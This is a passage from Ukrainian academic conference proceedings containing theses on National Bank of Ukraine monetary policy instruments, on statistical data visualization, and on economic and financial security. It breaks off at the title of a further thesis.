Національної академії внутрішніх справ

ЦІЛЬОВІ ОРІЄНТИРИ ТА ІНСТРУМЕНТИ МОНЕТАРНОЇ ПОЛІТИКИ В ПРАКТИЦІ ЗАБЕЗПЕЧЕННЯ ЕКОНОМІЧНОЇ БЕЗПЕКИ ДЕРЖАВИ

В умовах сьогодення політика Національного банку України швидше спрямована на очікувальну позицію і на пошук точок рівноваги основних фінансових параметрів: валютного курсу, відсоткових ставок і рівня цін. З іншого боку, перехід від спаду до пожвавлення в нашій економіці неможливий без досягнення рівноваги цих фінансових параметрів, а вони прив'язані, перш за все, до зовнішньоекономічної кон'юнктури. Саме тому банківська система виступає в ролі передавального механізму між державою, в особі Національного банку, та реальною економікою.

В ідеалі грошово-кредитна політика покликана забезпечити стабільність цін, повну зайнятість і економічне зростання – такі її вищі і кінцеві цілі. Однак на практиці з її допомогою доводиться вирішувати і більш вузькі завдання, що відповідають насущним потребам економіки країни. Не можна забувати і про те, що грошово-кредитна політика – надзвичайно потужний, а тому надзвичайно небезпечний інструмент. З її допомогою можна вийти з кризи, але й не виключена і сумна альтернатива – посилення в економіці негативних тенденцій. Лише дуже зважені рішення, що приймаються на вищому рівні після серйозного аналізу ситуації, розгляду альтернативних шляхів впливу монетарної політики на економіку держави, дадуть позитивні результати. Без вірної грошово-кредитної політики, економіка не може ефективно функціонувати.

Отже однією з кінцевих цілей грошово-кредитного регулювання є сприяння максимальної зайнятості. Центральний банк, стимулюючи систему кредитування реального сектора економіки і сприяючи в кінцевому підсумку зростанню ділової активності, автоматично збільшує зайнятість. Цей механізм яскраво був описаний і практично застосований ще Дж.М. Кейнсом в період Великої Депресії 1929-1933

рр. Він обґрунтував пряму залежність між інвестиціями, діловою активністю і зайнятістю в економіці. Але умовою досягнення цього є інвестиційна активність саме в реальному секторі.

Ще однією ціллю грошово-кредитного регулювання є рівновага платіжного балансу. Одним з показників, що дають характеристику результату економічної політики держави, є сальдо платіжного балансу. Платіжний баланс складається з рахунків поточних операцій, операцій з фінансовими інструментами і капіталом. Рахунок поточних операцій відображає міжнародну конкурентоспроможність національної економіки та рівновагу обмінного курсу. Наприклад, позитивне сальдо торгового балансу означає заниженість курсу національної валюти, який стимулює експорт, придбання національних активів нерезидентами та відтік інвестицій в зарубіжні активи. Таку валютну політику зазвичай проводять країни, які мають великий зовнішній борг. Політику ж завищеного курсу національної валюти проводять розвинені країни, з великими доходами від зарубіжних інвестицій. Збільшення вартості національної валюти стимулює імпорт, приплив інвестицій в національну економіку. Напрямки валютної політики будуть залежати від обраних пріоритетів державної економічної політики в сфері торгівлі та руху капіталу. Єдиного і прийнятного для будь-якої держави критерію вибору оптимального сальдо платіжного балансу немає. Все залежить від конкретної ситуації. Тому роль Національного банку полягає в сприянні необхідної динаміки платіжного балансу, при якій будуть дотримані інтереси стимулювання національної економіки і управління зовнішнім боргом.

Таким чином, при розробці монетарної політики Національний банк зобов'язаний фіксувати весь комплекс взаємозалежних кінцевих цілей. Сприяння ж їхньому досягненню здійснюється через механізми, що знаходяться в його сфері впливу. В даному випадку мова йде про систему проміжних цілей, які є цільовими показниками і безпосередньо впливають на кінцеві цілі.

Серед проміжних цілей грошово-кредитного регулювання в рамках основних напрямків виділяють:

- обсяг грошової маси в обігу;
- рівень процентних ставок;
- золотовалютні запаси;
- курс національної валюти.

Найбільш відомим і поширеним механізмом впливу грошово-кредитної політики на обсяг виробництва є процентна ставка по депозитах і ставка банківського кредитування, які яскраво були представлені в кейнсіанської моделі впливу процентних ставок на сукупний попит. Збільшення грошової пропозиції може призвести до зниження процентної ставки, яка, в свою чергу, підштовхує зростання інвестицій в економіку і в кінцевому підсумку позначиться на рівні сукупного попиту та виробництва в бік їх збільшення. Відсоткова ставка, стимулюючи зростання заощаджень населення, визначає рівень ціни на грошові ресурси і забезпечує доступність кредитів для реального сектора.

Досягнення кінцевих цілей грошово-кредитного регулювання здійснюється таргетуванням проміжних цілей. Під таргетуванням взагалі розуміється спосіб реалізації господарської політики держави або окремого підприємства. Полягає у виборі якоїсь економічної «мішені», на яку треба впливати, щоб досягти певних результатів, поставленої мети.

У міжнародній практиці найбільшого поширення набуло кілька видів таргетування:

- таргетування процентної ставки, коли проміжної метою є процентна ставка;
- грошове таргетування, коли в якості проміжної мети встановлюється орієнтир на зростання певних грошових агрегатів, або грошової бази;
- таргетування валютного курсу, коли «якорем» грошово-кредитної політики виступає фіксований валютний курс;
- таргетування номінального доходу, проміжна мета – приріст номінального ВНП (ВВП);
- таргетування інфляції, коли проміжна мета грошово-кредитної політики – прогноз інфляції.

До середини 1970-х років в більшості розвинених країнах застосовувалося таргетування процентної ставки та валютного курсу. Так, за даними МВФ, на початок 2000-х років таргетування валютного курсу здійснювали 109 країн світу. З другої половини 1970-х років здійснювався перехід до грошового таргетування. Причиною став розпад Бреттон-Вудської системи, в результаті чого валютні курси були відпущені у вільне плавання, і колишній режим таргетування перестав використовуватися. В даний час грошове таргетування застосовується в 60-ти країнах. Нестабільність зв'язку між грошовими агрегатами та інфляцією через дерегулювання ринку в ході глобалізації та появи фінансових інновацій зробило грошове таргетування не дуже ефективним.

З 1990-х років найбільшу ефективність проявило інфляційне таргетування, при якому центральний банк оголошує кількісний показник допустимої інфляції і забезпечує коливання цін в межах встановленого коридору. Кількість країн, які застосовують в монетарній політиці інфляційне таргетування, на початку 2000-х років зросла до 25. Перевага інфляційного таргетування пояснюється специфікою його трансмісійного механізму грошово-кредитної політики. Перехід на інфляційне таргетування був обумовлений не тільки прагненням знизити темпи інфляції, але і бажанням підвищити довіру до національної монетарної політики. З 1999 року інфляційне таргетування використовує Європейський центральний банк. На нинішньому етапі в Єврозоні використовується комбінація грошового та інфляційного таргетування.

У рамках монетарної політики застосовуються методи прямого і непрямого регулювання грошово-кредитної сфери. Прямі методи мають характер адміністративних заходів у формі різних директив Центрального банку, що стосуються обсягу грошової пропозиції та ціни на фінансовому ринку. Реалізація цих заходів дає найбільш швидкий ефект з точки зору

контролю центрального банку за ціною або максимальним об'ємом депозитів і кредитів, особливо в умовах економічної кризи. Проте з часом прямі методи впливу у разі «несприятливого» з точки зору господарюючих суб'єктів впливу на їх діяльність можуть викликати перелив, відтік фінансових ресурсів у «тіньову економіку» або за кордон. Непрямі методи регулювання грошово-кредитної сфери впливають на мотивацію поведінки господарюючих суб'єктів за допомогою ринкових механізмів. Природно, що ефективність використання непрямих методів регулювання тісно пов'язана зі ступенем розвитку грошового ринку. У перехідних економіках, особливо на перших етапах перетворень, використовуються як прямі, так і непрямі інструменти з поступовим витісненням перших другими.

Отже Національний банк України впливає на банківську ліквідність за допомогою використання певного набору інструментів грошово-кредитного регулювання, які можуть бути представлені таким чином:

- процентна ставка по операціях;
- нормативи обов'язкових резервів;
- рефінансування кредитних організацій
- операції на відкритому ринку;
- валютні інтервенції.
- встановлення орієнтирів зростання грошової маси;
- прямі кількісні обмеження.

Зупинимося на них докладніше. Процентна ставка – стабілізаційний інструмент, який обмежує, а не формує вартість грошей в економіці. Без розвиненого фінансового ринку зменшується ефективність застосування процентних ставок. В таких умовах можливості процентної політики Національного банку виявляються обмеженими.

Норматив обов'язкового резервування є одним з найбільш ефективних інструментів грошово-кредитного регулювання прямої дії, зміст якого полягає в тому, що Національний банк встановлює обмеження на використання частини банківських ресурсів. Комерційні банки зобов'язані зберігати на безвідсотковому рахунку в Національному банку частину своїх резервів в залежності від норми резервування. Зміна норми обов'язкового резервування впливає на пропозицію грошей через зміну грошового мультиплікатора. Збільшення норми резервування знижує обсяги вкладів, що знаходяться в розпорядженні комерційних банків, що призводить до скорочення пропозиції грошей. І навпаки, зменшення призводить до додаткового розширення обсягів вкладів через мультиплікатор і, відповідно, до збільшення пропозиції грошей.

Рефінансування кредитних організацій з боку Національного банку є наступним інструментом монетарної політики і механізмом поповнення банківської ліквідності. Зростання ставки рефінансування веде за собою підвищення вартості кредитів Національного банку, і в результаті банківська ліквідність скорочується, із зменшенням ж ставки рефінансування банківська ліквідність буде збільшуватися, що призведе до зростання грошової бази і пропозиції грошей. Функція Національного банку з підтримки банківської ліквідності пов'язана з його роллю кредитора останньої інстанції, в разі, коли

міжбанківський ринок не може задовольнити потреби банків у вільних коштах. При цьому кредити банкам видаються під дороге забезпечення і під високу процентну ставку, щоб у банків не виникло бажання використовувати їх для фінансування поточних операцій.

Ставка рефінансування – найважливіший інструмент економічної політики. На жаль, в українській економіці ставка рефінансування грає чисто фіскальну роль. Викликано це тим, що механізм формування грошової пропозиції в нашій економіці залежить від експортної виручки. Рівень ліквідності банківської системи в основному визначається операціями на валютному ринку через валютні інтервенції, а не механізмом рефінансування. Проте підвищення ставки рефінансування в порядку антикризових заходів викликало гострі дискусії в фінансових колах. Головним аргументом Національного банку при цьому було утримання відтоку капіталу і протидія посиленню інфляції. Що стосується стримуючого стимулу, то навряд чи зростання ставки здатне утримати капітал від втечі.

До числа найважливіших інструментів грошово-кредитної політики відносяться також операції на відкритому ринку. Під операціями на відкритому ринку розуміється купівля-продаж Національним банком казначейських векселів, державних облігацій, інших державних цінних паперів, а також короткострокові операції із зазначеними цінними паперами з вчиненням пізніше зворотної угоди. За допомогою цього інструменту Національний банк регулює грошову пропозицію наступним чином: купуючи на відкритому ринку цінні папери, він збільшує грошову пропозицію, розширює кредитні можливості комерційних банків, завдяки чому виникають умови кредитної експансії; при продажу, відповідно, поглинається вільний капітал грошового ринку, скорочується кредитоспроможність банків і наступають умови кредитної рестрикції. Основною перевагою цього інструменту є гнучкість і оперативність.

Також важливою умовою функціонування даного інструменту є наявність розвиненого ринку цінних паперів, за допомогою якого Національний банк може впливати на грошовий ринок і банківську ліквідність. Регулююча функція Національного банку полягає в тому, що він за своєю ініціативою продає і купує цінні папери комерційним банкам на вигідних для них умовах. У країнах з розвиненим ринком цінних паперів це найбільш ефективний і часто вживаний інструмент, домінуючий важіль впливу центрального банку на грошово-кредитну сферу.

Наступний інструмент грошово-кредитної політики – валютні інтервенції. Через механізм валютних інтервенцій Національний банк впливає на обмінний валютний курс шляхом купівлі або продажу іноземної валюти, при цьому опосередковано впливає і на кількість грошей в обігу. Щоб підвищити курс гривні, Національний банк продає іноземну валюту, для зниження курсу – скуповує валюту. Метою проведення валютних інтервенцій є максимальне наближення курсу гривні до його купівельної спроможності.

Крім непрямих методів грошово-кредитного регулювання розрізняють також й селективні методи здійснення монетарної політики Національного

банку. Селективні методи регулюють конкретні види кредиту і мають в основному директивний характер. Їх призначення пов'язане з рішенням окремих задач, таких, наприклад, як обмеження видачі позик деякими банками або обмеження видачі окремих видів позичок, рефінансування на пільгових умовах окремих комерційних банків і т.д. Використовуючи селективні методи, Центральний банк зберігає за собою функції централізованого перерозподілу кредитних ресурсів. Подібні функції невластиві Центральним банкам країн з ринковою економікою. Застосування у практиці Центральних банків селективних методів впливу на діяльність комерційних банків типово для економічної політики, що проводиться на стадії циклічного спаду, в умовах різкого порушення пропорцій відтворення.

Підводячи підсумок необхідно ще раз відзначити, що монетарна політика – один з найпотужніших інструментів економічної політики, що знаходяться в розпорядженні держави. В даний час діяльність Національного банку України набуває величезне значення, оскільки від його ефективного функціонування і правильно обраних методів, за допомогою яких він здійснює свою діяльність, залежить стабільність і подальше зростання економічного потенціалу країни, окремих секторів економіки, а також зміцнення позицій на міжнародному ринку.

Список використаних джерел:

1. Анненков І.В. Шляхи вдосконалення механізму формування обов'язкових резервів комерційних банків / І.В. Анненков // Економіка промисловості. – 2006. – № 4. – С. 180-185.

2. Арсенюк О. Правда і вигадки про монетизацію / О. Арсенюк, О. Патента // Вісник НБУ. – 2003. – № 2. – С. 4-6.

3. Коваленко В. В. Центральний банк і грошово-кредитна політика / В.В. Коваленко: Навч. посібник / Українська академія банківської справи Національного банку України. – К.: Знання України, 2006. – 332 с.

4. Корнієнко Т. Платіжний баланс України: основні тенденції та їх економічне значення / Т. Корнієнко, М. Рябокінь // Вісник НБУ. – 2005. – № 1.

5. Монетарна політика Національного банку України: сучасний стан та перспективи змін / За ред. В.С. Стельмаха. – К.: Центр наукових досліджень Національного банку України, УБС НБУ, 2009. – 404 с.

6. Монетарний трансмісійний механізм в Україні: Науково-аналітичні матеріали. Вип. 9 / В.І. Мітенко. О.І. Петрик. А.В. Сомик. Р.С. Лисенко та ін. – К.: Національний банк України, Центр наукових досліджень, 2008. – 144 с.

Неспляк Д. М.
доцент кафедри інформатики
Львівського державного університету
внутрішніх справ, кандидат фізико-
математичних наук
Шишко В. Й.
доцент кафедри інформатики
Львівського державного університету
внутрішніх справ

ДЕЯКІ АСПЕКТИ ВІЗУАЛІЗАЦІЇ СТАТИСТИЧНИХ ДАНИХ

Візуалізація – це представлення інформації, даних, фактів у візуальній формі [1]. Водночас, візуалізація є мовою, в якій використовуються геометричні об'єкти - точка, лінія, частина поверхні, а також візуальні канали - колір, довжина, орієнтація, розмір. Фактично, мова візуалізації - це продовження звичайної мови, тому що тексти - її частина. Візуалізація широко використовується такими засобами обробки статистичних даних як R, Python, SPSS, STATISTICA та ін. [2, 3, 4].

Одночасно, як і будь-яка мова, її базові елементи можна комбінувати багатьма способами. Проте, не всі комбінації мають сенс. До того ж, різні типи даних вимагають різних способів їх представлення мовою візуалізації - для них потрібно використовувати різні способи візуального кодування.

З одного боку, може здатися, що це ускладнює задачу інформаційного дизайнера. Насправді, якщо знати мову візуалізації та правила, у який спосіб краще представляти ті чи інші дані, це сильно полегшує роботу - тому що обмежує кількість можливих варіантів.

Отже, виникає необхідність розглянути які типи даних існують, і як їх кодувати за домомогою цієї мови у найбільш ефективний спосіб.

Відповідно до найпростішої схеми класифікації дані поділяються на три типи:

1. кількісні (quantitative) - все, що можна порахувати та записати у числовій формі;
2. впорядковані (ordered) - якісні дані, те, що можна розташувати у якомусь порядку - дні тижня, градації шкали оцінювання (наприклад, від "дуже погано" до "дуже добре");
3. категорійні (categorical) - невпорядковані якісні дані. Практично все, що не відноситься до перших двох типів - назви країн, назви з будь-яких наборів, різноманітні типи, тощо.

Елементами мови візуалізації є мітки та візуальні канали.

Мітки - це базові графічні елементи (найпростіші геометричні об'єкти): точка; лінія; площина (на 2D поверхні); об'ємне тіло (в 3D).

Канали - це спосіб, у який ми можемо показати наші позначки. Тобто, ми можемо контролювати як буде виглядати позначка, за допомогою таких візуальних каналів, як: позиція; розмір; форма; орієнтація; відтінок,

насиченість, яскравість (кольору).

Отже, для візуалізації даних, перше, що необхідно зробити

– це порахувати кількість змінних (наприклад, скільки колонок є у таблиці з даними);
– визначити для кожної із цих змінних, до якого типу даних вона відноситься: до кількісних, впорядкованих чи категорійних.

Після цього, для кожної змінної ми можемо вибрати мітку та візуальний канал, який найкраще для неї підійде.

Однак перед тим, як безпосередньо будувати графік, потрібно впевнитися, що дані мають коректну форму. Проста перевірка:

- кожна колонка повинна містити значення лише одної змінної з даних;
- кількість колонок повинна бути фіксована і однакова для всього файлу (колонки/змінні не з'являються і не зникають, комірки не можна роздвоювати);
- в кожній колонці тип даних має бути однаковим (якщо числа - то всі числа, якщо текст - то весь час текст);
- формат для чисел повинен підходити під інструмент для побудови графіків - наприклад, для ChartBuilder потрібно використовувати точку у якості роздільного знака між цілою та дробною частиною, а не кому.

Графіки дозволяють ефективно показувати різноманітні зв'язки, відношення між різними атрибутами (змінними) у наших даних. Вони надають характерну візуальну форму для кожного типу зв'язку. Корисно розуміти, які типи графіків можуть бути застосовані для різних типів зв'язків. Є декілька таких типів: еволюція в часі; ранжування; співвідношення частки і цілого; відхилення; розподіл; кореляція; географічні дані; номінальне порівняння.

Наступні візуальні мітки використовуються для кодування даних на графіках: точки; лінії; горизонтальні та вертикальні стовпці; горизонтальні та вертикальні бокси.

Для визначення, який саме тип нам потрібно показати (тобто який графік вибрати), потрібно пошукати в описі задачі задані ключові слова, за якими можна визначити тип зв'язку:

1. Номінальне порівняння - серія невпорядкованих дискретних кількісних значень - найпростіший тип зв'язку. Потрібно показати серію дискретних кількісних значень - кожна з яких відноситься до своєї категорії, щоб порівняти їх відносний розмір. Наші змінні - категорійна і кількісна, кодуємо їх як позицію.
2. Еволюція в часі. Ключові слова: тренд, зміна, зростання (падіння), збільшення (зменшення), підвищення (пониження), коливання (флуктуація).
3. Ранжування. Ключові слова: більше (менше) ніж, дорівнює.
4. Співвідношення частки і цілого. Ключові слова: відношення, відсоток, частка.
5. Відхилення. Ключові слова: плюс або мінус, варіація (відхилення), різниця, порівнюючи з.
6. Розподіл. Ключові слова: частота, розподіл, концентрація, нормальний

розподіл (крива Гауса, крива Белла). Графік розподілу показує, наскільки часто значення кількісної змінної зустрічаються вздовж всього діапазону своїх значень, від найменшого до набільшого. Зазвичай, весь цей діапазон розбивається на рівні інтервали (номер такого інтервала - це змінна впорядкованого типу даних), і для кожного інтервалу рахується скільки разів або який відсоток кількісна змінна потрапила в цей інтервал.

7. Кореляція. Ключові слова: зростає разом з, падає разом з, змінюється разом з, викликане, причина якого, слідує за.
8. Географічні дані. Ключові слова: географія, локація (позиція), де розташоване, регіон, територія, країна, місто, область тощо.

Отже, найголовнішу інформацію потрібно кодувати за допомогою найбільш сильного візуального каналу, у якому можна досягнути ефекту моментального виявлення статистично значущих даних.

Список використаних джерел:

1. https://habrahabr.ru/company/devexpress/blog/240325/
2. https://www.ibm.com/developerworks/ru/library/bd-operationalmetrics/
3. https://habrahabr.ru/post/217963/
4. https://vunivere.ru/work14535

Островерх Л. Л.
доцент кафедри економіко-правових
дисциплін Національної академії
внутрішніх справ,
кандидат економічних наук, доцент

ЕКОНОМІЧНА БЕЗПЕКА ТА НАЦІОНАЛЬНІ ІНТЕРЕСИ

Наростаючі процеси глобалізації, інтеграція української економіки в світове господарство та її відкритість підсилюють актуальність проблеми забезпечення економічної безпеки. Економічна безпека є невід'ємною складовою внутрішньої і зовнішньої політики держави і міцно увійшла в життя сучасного суспільства в багатьох країнах світу.

В умовах світової фінансової кризи існують великі ризики руйнування глобального економічного простору. Історії були відомі локальні кризи, під час яких розроблялися антикризові заходи локального характеру. Проте нинішні світові потрясіння є новітніми кризами в умовах глобалізації. У зв'язку з цим визначити їх глибину, тривалість і наслідки представляється досить складним, а тому не має готових рецептів боротьби з ними.

Таким чином, процес глобалізації, з одного боку, робить національну економіку відкритою для вільного пересування всіх видів ресурсів, а, з іншого – вразливою до світових фінансових потрясінь, що породжує нові виклики

національним інтересам та посилює вплив глобалізації на функціонування національної фінансової системи. Тому дослідження соціально-економічних процесів, зокрема монетарної політики України, в умовах глобалізації та світової фінансової кризи допоможе у виробленні ефективної національної фінансової стратегії, яка відповідає інтересам забезпечення економічної безпеки України.

Оскільки економіка є однією із важливих сторін діяльності особистості, суспільства і держави, основою національної безпеки є саме економічна безпека. Важливо підкреслити, що економічна безпека не є якась абстрактна теоретична конструкція. Її сутність визначається через такий стан економіки і інститутів влади, при якому забезпечується гарантований захист національних інтересів, соціальний напрямок розвитку країни в цілому, достатній оборонний потенціал навіть при існуванні найбільш несприятливих умов розвитку внутрішніх і зовнішніх процесів.

Отже, визнання особливих національно-державних інтересів і цілей України (ці інтереси існують як у межах кордонів країни, так і зовні) є основними компонентами, що визначають зміст економічної безпеки і деталізуються через такі важливі складові як – підтримання державного суверенітету та самостійного розвитку; визначення гідного міжнародного положення України, її місця у світовому розподілі праці і світовій торгівлі, в міжнародних фінансових і банківських системах, найважливіших ринках товарів і послуг, цінних паперів; забезпечення самозбереження, самозахисту та саморозвитку України як єдиної багатонаціональної держави [1].

Система економічної безпеки містить в собі шість блоків, які розкривають її сутність та зміст [2].

1.Концепція національної безпеки. Концепція національної безпеки фіксує місце та роль України у світовому співтоваристві, її національні інтереси, внутрішні та зовнішні загрози, а також заходи по забезпеченню національної безпеки.

2. Національні інтереси України в сфері економіки. Національні інтереси у сфері економіки полягають у підвищенні якості та рівня життя, створення правової, соціальної держави, економічної стабільності, розвитку рівноправного і взаємовигідного міжнародного економічного співробітництва.

3. Загрози економічної безпеки. Відмітною особливістю найближчих років є поєднання гострої фази загроз у фінансовій сфері, передусім, надмірно високе навантаження на ВВП, фінансово-банківську систему, із посиленням негативних тенденцій у відновленні основного капіталу.

4. Індикатори економічної безпеки. Економіка як найбільш складна система має тисячі показників, що характеризують її стан. Із всієї сукупності таких показників для оцінки стану економічної безпеки вченими-економістами запропоновано використовувати ті показники, які можна назвати індикаторами, виходячи із наступних їх властивостей: вони якісно відображають загрози економічній безпеці; мають високий ступінь чуттєвості та мінливості, а тому більшу здатність попереджувати суспільство, державу та суб’єкта ринку про

можливі небезпеки, що пов’язані із змінами макроекономічної ситуації або заходами уряду в сфері економічної політики; достатньо суттєво взаємодіють між собою.

П’ятий та шостий блоки відповідно розкривають організаційну структуру та правове забезпечення системи економічної безпеки держави.

Отже, економічна безпека визначається як такий стан економіки, що забезпечує достатній рівень соціального, політичного й оборонного існування та прогресивного розвитку України, невразливість і незалежність її економічних інтересів стосовно можливих зовнішніх і внутрішніх загроз і впливів.

Таким чином, дослідження економічної безпеки передбачає аналіз конкретної ситуації, завдяки чому є можливість виявити загрози і виклики для країни та їх глибину.

Свого часу доволі розгорнуто теоретичні аспекти економічної безпеки розглядалися Л. Абалкіним, А. Архиповим, А. Городецьким, Б. Михайловим та ін.

Так, Л. Абалкін, досліджуючи проблеми економічної безпеки, визначав її як сукупність умов і факторів, що забезпечують незалежність національної економіки, її стабільність і стійкість, здатність до постійного відновлення і самовдосконалення [3].

А. Городецький та А. Архипов розглядали економічну безпеку як комплекс власне економічних, політичних, правових, геополітичних умов, що забезпечують захист життєво важливих інтересів держави щодо її ресурсного потенціалу, можливостей збалансованого і динамічного росту, соціального розвитку, екології [4].

У визначенні Е. Олейникова також в якості ключового елемента економічної безпеки представлені інститути влади. Економічна безпека – це не тільки захищеність національних інтересів, а й готовність і здатність інститутів влади створювати механізми реалізації та захисту національних інтересів розвитку вітчизняної економіки, підтримки соціально-політичної стабільності суспільства [5]. Даний підхід відображає управлінський аспект, оскільки через формування механізмів реалізації досягається стабільність в соціально-політичній сфері.

Загалом на початковому етапі проблема економічної безпеки розглядалася в вузьких рамках і зводилася до випуску вітчизняної продукції, що знижує залежність національної економіки від світової. Проте активний розвиток міжнародних відносин і процесів світової глобалізації призвели до перегляду трактування економічної безпеки як проблеми імпортозаміщення. В сучасних умовах економічну безпеку можна було б визначити як відповідність результатів розвитку зовнішньоекономічних зв'язків країни її інтересам – чим більше відповідність, тим вища безпека. Виходячи з цього, забезпечення економічної безпеки зводиться до мінімізації можливих втрат в процесі впливу світової економіки і міжнародної конкуренції на національну економіку.

Як бачимо, через множинність і різнобічність підходів до розуміння суті економічної безпеки, її визначення залишається дискусійним. Узагальнюючи дослідження вітчизняних і зарубіжних вчених, можна класифікувати

економічну безпеку в залежності від основних суб'єктів, інтереси яких вона захищає, за такими видами:

- економічна безпека особистості;
- економічна безпека суспільства;
- економічна безпека держави.

Економічну безпеку поділяють також за сферами господарської активності. Відповідно до такої класифікації основними видами є:

- енергетична безпека;
- продовольча безпека;
- науково-технологічна безпека;
- військова безпека;
- фінансова безпека.

Відповідно до цієї класифікації, той чи інший вид безпеки передбачає захищеність інтересів суб'єктів у зазначеній господарській сфері від внутрішніх і зовнішніх загроз. Зрозуміло, представлені сфери не відображають всієї повноти напрямків господарської діяльності. У зв'язку з цим можлива і більш розширена класифікація видів економічної безпеки.

Система офіційних поглядів на захищеність життєво важливих національних інтересів в економічній сфері від загроз являє концепцію національної економічної безпеки, яка розрахована на тривалий період часу. Сукупність планів, методів і механізмів захисту національних інтересів утворює стратегію забезпечення економічної безпеки держави, в якій відображаються важливі напрямки розвитку суспільства та національні інтереси України, виражені у вигляді цільових установок. Зміст національних інтересів держави мають об'єктивний характер. Але, на жаль, вони трактуються певними групами в залежності від своїх власних поглядів і позицій по-різному, вибираючи пріоритетність цілей, засоби і механізми вирішення внутрішніх і зовнішніх завдань.

В умовах кризи світової економіки на перший план виходять проблеми національної безпеки у фінансовій сфері. Необхідність розробки теоретичних основ системи фінансової безпеки і комплексу заходів щодо її забезпечення за умов жорсткої світової фінансової кризи викликана особливою значущістю фінансової сфери і існуючими проблемами в структурі макроекономічної системи.

Фінансова безпека виступає найважливішим елементом і складовою частиною економічної безпеки. Поняття фінансової безпеки може бути застосовано до різних суб'єктів – окремих підприємців, підприємств, національної економіки та держави в цілому. Фінансова безпека держави утворює основну умову для формування самостійної фінансово-економічної політики, що відповідає її національним інтересам. У вітчизняній та світовій літературі існують різні визначення і уявлення про фінансову безпеку.

Так, відомий фахівець в області економічної безпеки В.К. Сенчагов під фінансовою безпекою розуміє забезпечення такого розвитку фінансової системи і фінансових відносин і процесів в економіці, при якому створюються необхідні фінансові умови для соціально-економічної і фінансової стабільності розвитку країни, збереження цілісності та єдності фінансової системи

(включаючи грошову, бюджетну, кредитну, податкову і валютні системи), успішного подолання внутрішніх і зовнішніх загроз в фінансовій сфері [6].

Інший автор підручника з економічної і національної безпеки Е.А. Олейников досить повно і розгорнуто визначає фінансову безпеку, виходячи зі стану фінансів і фінансових інститутів, при якому забезпечуються гарантований захист національних економічних інтересів, гармонійний і соціально спрямований розвиток національної економіки, фінансової системи та всієї сукупності фінансових відносин і процесів в державі, готовність і здатність фінансових інститутів до підтримки соціально-політичної стабільності суспільства, а також формуються необхідний і достатній економічний потенціал і фінансові умови для збереження цілісності та єдності фінансової системи навіть при найбільш несприятливих варіантах розвитку внутрішніх і зовнішніх процесів [5].

На думку М. Арсентьева, фінансова безпека – це складова частина економічної безпеки країни, заснована на незалежності, ефективності та конкурентоспроможності фінансово-кредитної сфери, вираженої через систему критеріїв і показників її стану, що характеризують збалансованість фінансів, достатню ліквідність активів і наявність необхідних грошових, валютних, золотих та інших резервів [7].

Автори колективної монографії про фінансову безпеку держави А.Н. Литвиненко, Т.Ю. Феофілова, А.С. Воротньов вважають, що фінансова безпека визначається, перш за все, напрямком руху і станом фінансових потоків учасників економічних відносин. При цьому під фінансовими потоками вони розуміють рух фінансових коштів, здатних вплинути на стабільність діяльності суб'єктів економіки. До фінансових потоків слід відносити розрахунки і платежі (готівкові та безготівкові) як в національній грошовій одиниці, так і у валюті інших країн, або цінними паперами; різного роду фінансові вкладення і операції, де фінансові ресурси виступають як засіб розрахунку або як товар [8].

У зв'язку з посиленням впливу зовнішнього середовища на національну економіку в умовах фінансової глобалізації виникає необхідність розробки нового підходу до фінансової безпеки. Фінансова глобалізація, з одного боку, обмежує можливість проведення незалежної національної монетарної політики, з іншого – збільшує ступінь відповідальності за проведену політику, яка здатна призвести до відтоку капіталу з країни і фінансовій кризі набагато більшого масштабу. Адже у процесі глобалізації фінансових ринків і прискорення товарно-грошових відносин збільшуються масштаби переливу капіталу. Це, з одного боку, служить додатковим фактором економічного зростання, з іншого – посилює фактори ризику та невизначеності.

Оскільки, фінансова глобалізація відрізняється високою мобільністю факторів виробництва та нерівномірністю розподілу фінансових ресурсів, вона збільшує можливості для спекулятивних операцій та посилює ризики виникнення фінансових потрясінь. Адже саме через посилення нерівномірності розподілу фінансових ресурсів та вільного і непередбачуваного переміщення між країнами і регіонами світу фінансова глобалізація здатна не тільки

заповнювати, а й раптово створювати найгостріший брак фінансових ресурсів, приводячи навіть до ліквідації національних фінансових ринків.

Слабка ефективність існуючих регулюючих механізмів створює умови для дестабілізації ситуації, як в окремих країнах, так і у світовому масштабі. Крім того, крах Бреттон-Вудської системи в 1971 році та скасування фіксованих валютних курсів призвели до розмивання кордонів національних фінансових ринків. Все це і створює умови для частого прояву світових фінансових криз.

Натомість глобальна фінансова безпека являє собою захищеність міжнародних фінансових відносин від загрози їх дестабілізації і розростання світових фінансових криз. Виходячи з особливостей сучасного процесу фінансової глобалізації, можна додати, що національна фінансова безпека невід'ємна від дотримання глобальної фінансової безпеки, оскільки погіршення макроекономічної ситуації в одній країні неминуче може призвести до кризових явищ у всьому світі. Тому формування ефективної системи фінансової безпеки є своєрідним локомотивом забезпечення економічної безпеки держави.

Отже головною ціллю макроекономічної політики держави повинна бути розробка концептуальних основ для стійкого економічного зростання у довгостроковій перспективі. Адже стан економічної безпеки та економічний розвиток держави – нерозривні. Здатність національної економіки задовольнити потреби суспільства та інноваційного розвитку економіки, включно з конкурентоспроможністю її продукції, є основою економічної безпеки держави.

Список використаних джерел:

1. Про основи національної безпеки України: Закон України від 19 червня 2003 р. // Офіц. Вісн. України. – 2003. – № 29.

2. Данільян О.Г., Дзьобань О.П., Панов М.І. Національна безпека України: структура та напрямки реалізації: Навч. посібник. – Х.: Фоліо, 2002. – 285 с.

3. Абалкин Л. Экономическая безопасность России: угрозы и их отражение // Вопросы экономики. – 1994. – № 12. – С. 5.

4. Архипов А., Городецкий А., Михайлов Б. Экономическая безопасность: оценки, проблемы, способы обеспечения // Вопросы экономики. – 1994. – № 12. – С. 37.

5. Экономическая и национальная безопасность: учебник / под ред. Е.А. Олейникова. – М.: Экзамен, 2004.

6. Сенчагов В.К. Экономическая безопасность: геополитика, глобализация, самосохранение и развитие / В.К. Сенчагов; Ин-т экономики РАН. – М.: Финстатинформ, 2002.

7. Арсентьев М. Экономическая безопасность. Обозреватель, №5, 2004 г.

8. Литвиненко А.Н., Феофилова Т.Ю., Воротнев А.С.*Финансовая* безопасность государства: проблемы управления рисками. – СПб. – 2006. – С.9.

9. Єгоров В. Фінансова стратегія як складова стратегії економічного зростання // Вісник. Київ. Економіка. – 2008. – № 99-100.

Павлова Г. Є.
директор навчально-наукового інституту економіки, доктор економічних наук, професор
Дніпропетровський державний аграрно-економічний університет
Пушкар А.І.
магістр групи МгУФЕБ-1-16,
Дніпропетровський державний аграрно-економічний університет

ТЕОРЕТИЧНІ АСПЕКТИ МОНІТОРИНГУ РІВНЯ ЕКОНОМІЧНОЇ БЕЗПЕКИ ПІДПРИЄМСТВА

